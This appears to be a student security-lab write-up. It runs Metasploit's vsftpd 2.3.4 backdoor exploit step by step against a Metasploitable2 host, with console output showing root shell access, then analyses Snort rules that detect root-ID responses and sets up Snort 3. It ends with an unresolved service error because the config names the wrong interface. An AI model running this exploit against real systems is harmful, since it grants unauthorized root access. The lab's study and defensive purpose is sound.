
```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > Interrupt: use the 'exit' command to quit
msf6 > 
```

- Enter *use 1* to nagative to *unix/ftp/vsftpd_234_backdoor*
  Enter the command: *show options* to display information about the options related to this module such as Rhost (The IP address or domain name of the target system).




```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- Set the value of the RHOST (Remote Host) option to the IP address 172.16.1.131. In this case, setting target system to the IP address of metasploitable2.
  set rhost 172.16.1.131




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 172.16.1.131
rhost => 172.16.1.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.16.1.131     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

- Enter the command "exploit" to carry out an attack using the configured module or exploit. After successfully exploiting a vulnerable system, an attacker may gain unauthorized access to the victim's machine.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.1.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.131:21 - USER: 331 Please specify the password.
[+] 172.16.1.131:21 - Backdoor service has been spawned, handling ...
[+] 172.16.1.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.254.129:38921 → 172.16.1.131:6200) at 2023-12-29 09:20:36 -0500
```

- Enter the “whoami” command to display information about the current user logged into the system and utilize that information for various purposes.
  I use “ip a” command to display information about the network configuration of the network interfaces on the system. Here, information of the victim machine is displayed



```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:1d:73:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.254.128/24 brd 192.168.254.255 scope global eth0
    inet6 fe80::20c:29ff:fe1d:73e9/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:1d:73:f3 brd ff:ff:ff:ff:ff:ff
    inet 172.16.1.131/24 brd 172.16.1.255 scope global eth1
    inet6 fe80::20c:29ff:fe1d:73f3/64 scope link
       valid_lft forever preferred_lft forever
```

III. Using SNORT to protect Metasploit exploit

1. What is SNORT?

- Snort is an open-source network intrusion detection and prevention system that uses a series of rules to identify malicious network activity and generates alerts for users.
- Structure of Snort:
  1) Rule Header:

- Alert
- Source and Destination: Specifies the network traffic flow that the rule applies to. It includes the source and destination IP addresses and ports.
- msg: Defines the message or description associated with the alert.

2) Rule Options:

- Content Matches
- Content Modifiers: Additional modifiers that refine the content matches, such as within, distance, or byte_test.
- Classification and Identification: Specifies the classification type, unique ID (sid), and revision number (rev) of the rule.
- Other Options: Additional rule options can be added, such as threshold, metadata, or flow.

- Characteristics of Snort:
    - Snort is a powerful IDS/IPS tool used for network monitoring and protection.
    - It has the ability to detect and prevent network attacks and threats by analyzing real-time network traffic.
    - Snort can capture network packets for detailed analysis and support in security incident investigations.
    - It can function as an IPS, blocking malicious network traffic from accessing the network system.
    - Snort allows users to customize rules to detect specific threats or network vulnerabilities.

- Snort has three primary uses:
    - Intrusion Detection System (IDS): Snort can be deployed as an IDS to monitor network traffic and detect potential security breaches or intrusion attempts.
    - Intrusion Prevention System (IPS): Snort can also function as an IPS, providing a proactive defense mechanism by actively

blocking or preventing malicious network traffic from reaching its intended target.

- Packet Capture and Analysis: Snort is often used as a packet capture tool for detailed analysis of network traffic. It can capture packets and save them to disk for later examination. The capability of reviewing captured packets using tools like Wireshark provides valuable insights into network behavior, enabling users to identify anomalies and investigate security incidents.

2. Creating custom Snort rules

The process of creating custom rules in Snort involves the following steps:

- Perform the attack and capture packets using Wireshark as pcap files.
- Analyze the pcap files thoroughly to identify unique characteristics of each attack.
- Define Snort rules based on those characteristics.
- When Snort operates in monitoring mode, if the contents of the packets match the defined rules, it will generate alerts.
- The data packets during the attack are captured and can be used for further analysis and creation of additional custom Snort rules.

3. Rule analysis

a. Rule responsible for Alert 1:

alert ip any any -> any any (msg:”ATTACK-RESPONSES id check returned root“; content:”uid=0|28|root|29|”;classtype:bad-unknown; sid:498; rev:6;)

This rule in Snort is designed to search for the string "uid=0|28|root|29|" in network packets. When Snort detects this string in a packet, it generates an alert. The string "uid=0(root)" is commonly associated with the output of the "id" command in UNIX systems, indicating that the command issuer has gained superuser privileges (root access).

The rule uses the value "any" for source and destination IP addresses and ports, meaning that Snort will match this rule against network traffic from any source to any destination. The purpose of this rule is to detect the specific string in the packet payload, regardless of the specific IP addresses or ports.

By monitoring network traffic and triggering alerts when this string is found, Snort can help identify potential unauthorized access attempts or suspicious activities related to gaining elevated privileges on the system.

b. Rule responsible for Alert 2:

   ```
   alert $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-
   RESPONSES id check returned userid"; content:"uid=";
   byte_test:5,<,65537,0, relative,string; content:" gid="; within:15;
   byte_test:5,<,65537,0,relative,string; classtype:bad-unknown; sid:1882;
   rev:10;)
   ```

   This Snort rule is designed to detect unauthorized attempts to gain elevated privileges on a system by checking for specific strings in network packets. The rule looks for the presence of the strings "uid=" and "gid=" in the packet payload, which represent User ID and Group ID respectively.


   The rule includes content modifiers such as "within:15" and "byte_test" to refine the search process. "within:15" ensures that the "uid=" and "gid=" strings are within a certain distance from each other in the packet payload. The "byte_test" modifier allows the rule to check if the values of "uid=" and "gid=" are within a specific range in relation to the current position in the payload.

   When Snort analyzes network traffic and encounters a packet that matches the conditions specified in this rule, it generates an alert. This alert indicates that an attacker may be attempting to check privileges or gather information about User ID and Group ID on the target system.

By using these content modifiers, the rule becomes more focused and helps Snort accurately detect potential privilege-related activities or suspicious attempts to gain elevated access on the system.


IV. Implement and Evaluate

- Install SNORT 3




```
ubuntu@ubuntu-virtual-machine:~$ snort --version

   ,,_     -*> Snort++ <*-
  o"  )~   Version 3.1.77.0
   ''''    By Martin Roesch & The Snort Team
           http://snort.org/contact#team
           Copyright (C) 2014-2023 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using DAQ version 3.0.13
           Using LuaJIT version 2.1.0-beta3
           Using OpenSSL 3.0.2 15 Mar 2022
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version 8.39 2016-06-14
           Using ZLIB version 1.2.11
           Using LZMA version 5.2.5
```

- Configuring Snort
  Check if this feature is enabled -> Disable Interface Offloading to ensure accurate packet analysis




```
ubuntu@ubuntu-virtual-machine:~/snort_src$ ethtool -k ens38 | grep receive-offload
generic-receive-offload: on
large-receive-offload: off [fixed]
ubuntu@ubuntu-virtual-machine:~/snort_src$ sudo ethtool -K ens38 gro off lro off
[sudo] password for ubuntu:
```

  Check




```
ubuntu@ubuntu-virtual-machine:~/snort_src$ ethtool -k ens38 | grep receive-offload
generic-receive-offload: off
large-receive-offload: off [fixed]
ubuntu@ubuntu-virtual-machine:~/snort_src$
```

- To start Snort automatically on boot, you can create a systemd service file for Snort NIC




```
ubuntu@ubuntu-virtual-machine:~/snort_src$ nano /etc/systemd/system/snort3-nic.service
```




```
  GNU nano 6.2                 /etc/systemd/system/snort3-nic.service *
[Unit]
Description=Set Snort 3 NIC in promiscuous mode and Disable GRO, LRO on boot
After=network.target

[Service]
Type=oneshot
ExecStart=/usr/sbin/ip link set dev eth0 promisc on
ExecStart=/usr/sbin/ethtool -K eth0 gro off lro off
TimeoutStartSec=0
RemainAfterExit=yes

[Install]
WantedBy=default.target
```

- Reload the systemd daemon to apply the changes:



```
ubuntu@ubuntu-virtual-machine:~/snort_src$ systemctl daemon-reload
```

- Start and enable the Snort NIC service



```
ubuntu@ubuntu-virtual-machine:~/snort_src$ systemctl start snort3-nic.service
Job for snort3-nic.service failed because the control process exited with error code.
See "systemctl status snort3-nic.service" and "journalctl -xeu snort3-nic.service" for details.
ubuntu@ubuntu-virtual-machine:~/snort_src$ systemctl status snort3-nic.service
× snort3-nic.service - Set Snort 3 NIC in promiscuous mode and Disable GRO, LRO on boot
     Loaded: loaded (/etc/systemd/system/snort3-nic.service; enabled; vendor preset: enabled)
     Active: failed (Result: exit-code) since Sun 2023-12-31 23:19:37 +07; 1min 10s ago
    Process: 53415 ExecStart=/usr/sbin/ip link set dev eth0 promisc on (code=exited, status=1/F>
   Main PID: 53415 (code=exited, status=1/FAILURE)
        CPU: 8ms

Thg 12 31 23:19:37 ubuntu-virtual-machine systemd[1]: Starting Set Snort 3 NIC in promiscuous m>
Thg 12 31 23:19:37 ubuntu-virtual-machine ip[53415]: Cannot find device "eth0"
Thg 12 31 23:19:37 ubuntu-virtual-machine systemd[1]: snort3-nic.service: Main process exited, >
Thg 12 31 23:19:37 ubuntu-virtual-machine systemd[1]: snort3-nic.service: Failed with result 'e>
Thg 12 31 23:19:37 ubuntu-virtual-machine systemd[1]: Failed to start Set Snort 3 NIC in promis>
```

I encountered an error here, and I'm not sure how to fix it.